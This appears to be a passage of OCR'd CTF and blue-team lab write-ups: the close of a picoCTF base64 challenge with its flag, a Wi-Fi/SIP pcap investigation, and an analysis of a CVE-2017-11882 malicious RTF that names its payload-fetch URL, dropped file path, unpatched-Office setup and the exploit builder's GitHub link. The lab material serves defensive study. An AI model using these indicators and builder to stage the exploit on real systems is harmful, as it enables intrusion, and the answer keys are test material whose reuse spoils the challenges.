
V. Submit the Flag:

- Return to the picoCTF platform where you need to submit the flag.


VI. nter the decoded flag in the submission area:

- picoCTF{pl3as3_l3t_m3_1nt0_th3_saf3}




base64decode.org
file:///home/annie...
file:///home/annie...
Google Account
Recent security eve...
Inbox (861) - vivian...
Ads by Google
Send feedback
Why this ad?
Decode from Base64 format
Simply enter your data then push the decode button.
"cGwzYXMzX2wzdF9tM18xbnQwX3RoM19zYWYz"
For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8
Source character set.
Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the UTF-8 character set).
DECODE
Decodes your data into the area below.
pl3as3_l3t_m3_1nt0_th3_saf3

Private Investigator



Tools used For Analysis:

- Wireshark
- Terminal


1. How he is communicating with the 3rd party?

   ANSWER: Through a wireless network channel **30:B5:C2:11:DE:2A**

   To analyze the private-investigator.pcap file using Wireshark in a controlled environment such as a virtual lab setup, follow these steps:

   Run the Lab Environment:
   Click on the "Run" button or equivalent to launch the virtual lab environment.
   Click on the lab link provided, which will redirect you to an Ubuntu operating system session within the virtual environment.
   Open the Terminal:
   Once in the Ubuntu interface, open the Terminal application. This can usually be done by searching for "Terminal" in the application menu or using a shortcut.
   Navigate to the Desktop Directory:
   Change the working directory to the Desktop, where your pcap file is presumed to be saved, using the command:
   bash
   Copy code
   cd Desktop
   Analyze the pcap File:
   To analyze the pcap file using airodump-ng, which is typically used for capturing and analyzing 802.11 wireless packets, enter the following command:

   Copy code
   airodump-ng -r private-investigator.pcap
   Press Enter to execute the command. Ensure that you have airodump-ng installed; it is part of the Aircrack-ng suite of tools, commonly used in network security.
   Review the Output:
   After running the command, look for the output in the terminal. You should see various details extracted from the pcap file, including the BSSID (Basic Service Set Identifier), which you noted as **30:B5:C2:11:DE:2A.** This identifier helps in understanding which wireless network the data was captured from.



BSSID	STATION	PWR	Rate	Lost	Frames	Probe
5C:51:88:31:A0:3B	30:B5:C2:11:DE:2A	-1	0 - 0	0	2	
30:B5:C2:11:DE:2A	5C:51:88:31:A0:3B	0	0 - 0	0	6009	Ron_Home
30:B5:C2:11:DE:2A	E8:DE:27:16:70:C9	0	0 - 0	0	33369	Ron_Home

2. What content did you recover from the communication intercepted (if any)?

ANSWER: I recovered the message

After analyzing the private-investigator.pcap file with Wireshark, several key pieces of information were recovered, which are essential for further analysis or for legal and security purposes. Here's a breakdown of the findings:


A. IP Addresses:

- **Source IP Address:** 192.168.3.11 - This is typically a private network address, suggesting that the source device is behind a router or a firewall within a local area network (LAN).
- Destination IP Address: 200.51.63.146 - This appears to be a public IP address, which indicates the location of the server or service being accessed by the source.
- **Port Numbers:**
- **Source Port:** 63938 - A high-numbered port typically used for outgoing connections by the client.
- **Destination Port:** 5060 - This port is commonly associated with the Session Initiation Protocol (SIP), used for signaling and controlling multimedia communication sessions such as voice and video calls.
- **Communications Content:**

The analysis may reveal the actual content of the messages sent between these IP addresses, including any textual or multimedia communication.

- **Phone Numbers:**


The analysis also uncovered phone numbers, which could be crucial for identifying the individuals or entities involved in the communication. This information might be particularly sensitive and should be handled according to applicable legal standards and privacy regulations.



3. Any contact information of the 3rd party (if any)?


ANSWER:

After analyzing the pcap file we recover the phone numbers of the third party.



4. Anything interesting that you observed during the analysis which could shed light on his other motives?

   Answer: www.real-spy-gear.com



Emprisa Maldoc Blue Team Lab

MD5: d82341600606afcf027646ea42f285ae
SHA-1: 8e908d310a712547cefddd3a1ff6e6fdb7879ff3
SHA-256: 8f7f608a4104f2e9952f0bde07bb17187758fea0d0c53ded45cd537758c045a9
Vhash: 893472e80b8f6c729a3952ab290e9a4f7
File type: Rich Text Format document msoffice text word rtf
Magic: Rich Text Format data, version 1, ANSI, code page 1252, default language ID 1033
TrID: file seems to be plain text/ASCII (0%)
File size: 8.05 KB (8241 bytes)
Cyren packer: objdata
Varist packer: objdata


Tools Used While Carrying Out This Analysis:

- Virustotal
- AnyRun
- Microsoft office IDE
- rtfdump.py
- Scdbg or Speakeasy
- Debugger

1. What is the CVE ID of the exploited vulnerability?

Answer: Exploit CVE 2017-11882

To perform an initial reputation, check on the file named c39-Emprisamaldoc.rtf, go to the VirusTotal website and upload the file there. Once the file is analyzed by VirusTotal, you can review the detection page, where you will likely see it flagged with the vulnerability identifier CVE-2017-11882. This indicates that the file potentially exploits this known vulnerability.



2. To reproduce the exploit in a lab environment and mimic a corporate machine running Microsoft office 2007, a specific patch should not be installed. Provide the patch number.

   Answer: kb4011604

Method 3: Microsoft Download Center

You can get the stand-alone update package through the Microsoft Download Center. Follow the installation instructions on the download page to install the update.

- 4011604 Download security update 4011604 for the 32-bit version of 2007 Microsoft Office Suite

The following language versions are available for Office 2007:

Language	Microsoft Update ID
ar-SA	53ce751e-9d10-4f72-871e-1d964c3cd1ba
bg-BG	88b0e562-81a7-4b52-8be9-ac7877edd6b8

File hash information


Package name	Package hash SHA 1	Package hash SHA 2
eqnedt322007-kb4011604-fullfile-x86-ar-sa.exe	4910CCE6574B83A7048EA03AAE364F5AAA6EA26D	229A4700E68881FBA125CBF888621F006E349262AA85D88DD7854369790C63EB
eqnedt322007-kb4011604-fullfile-x86-bg-bg.exe	33B5C41AC5BE946F420A23B87232C33915368546	F3C06F664EB44AAFE99F692DFC091A30A4B35FDE7F375906789B1EF919577BCB
eqnedt322007-kb4011604-fullfile-x86-cs-cz.exe	AF005E426AF8FAA594FE7AB7A417A550C5DA6148	4D8E960AC506144B8D0A00303078D43C1952FC38C86F020A94FE75DB5BFCC921

3. What is the magic signature in the object data?

4. What is the name of the spawned process when the document gets opened?

Answer: EQNEDT32.EXE


To analyze the c39-Emprisamaldoc.rtf file further, first copy its MD5 hashes. Then, visit the Any.run website, click on "Public" at the left corner of the screen, and paste the hashes into the search bar. When you analyze the file on Any.run, you will see that it spawns the process EQNEDT32.EXE, indicating the behavior of the document when executed in a simulated environment. This process is typically associated with Equation Editor and can be exploited by certain vulnerabilities to execute malicious code.



5. What is the full path of the downloaded payload?

   Answer: C:\o.exe


When you analyze the c39-Emprisamaldoc.rtf file on VirusTotal, proceed to the "Details" section of the analysis page and scroll down. You will find an entry indicating C:\o.exe. This entry likely represents an extracted or potentially malicious executable that was identified within the RTF document, suggesting that the file might be involved in dropping or executing additional payloads on a system.



6. Where is the URL used to fetch the payload?

Answer:
https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.com/gh-pages/theme/images/test.png


After analyzing the file on VirusTotal, navigate to the "Details" section and scroll down. There, you will find an entry showing a contacted URL: https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.com/gh-pages/theme/images/test.png. This indicates that the file attempts to connect to this URL, possibly to download additional payloads or to signal that the initial compromise has been successful.



7. The document contains an obfuscated shellcode. What string was used to cut the shellcode in half? (Two words, space in between)

Answer: Equation Native


Upload the document to the FileScan website, and upon analyzing it, navigate to the "Extracted Strings" section. As you scroll through the list, you will find the term "Equation Native." This indicates that strings associated with the Equation Editor, potentially linked to vulnerabilities exploited in RTF documents, are present within the file.



11. What is the FONT name that gets loaded by the process to trigger the buffer overflow exploit? (3 words)

Answer: Times New Roman


After using AnyRun to analyze the c39-Emprisamaldoc.rtf document, I discovered that the font used within the document is "Times New Roman."



12. What is the GitHub link of the tool that was likely used to make this exploit?

Answer: https://github.com/rip1s/CVE-2017-11882

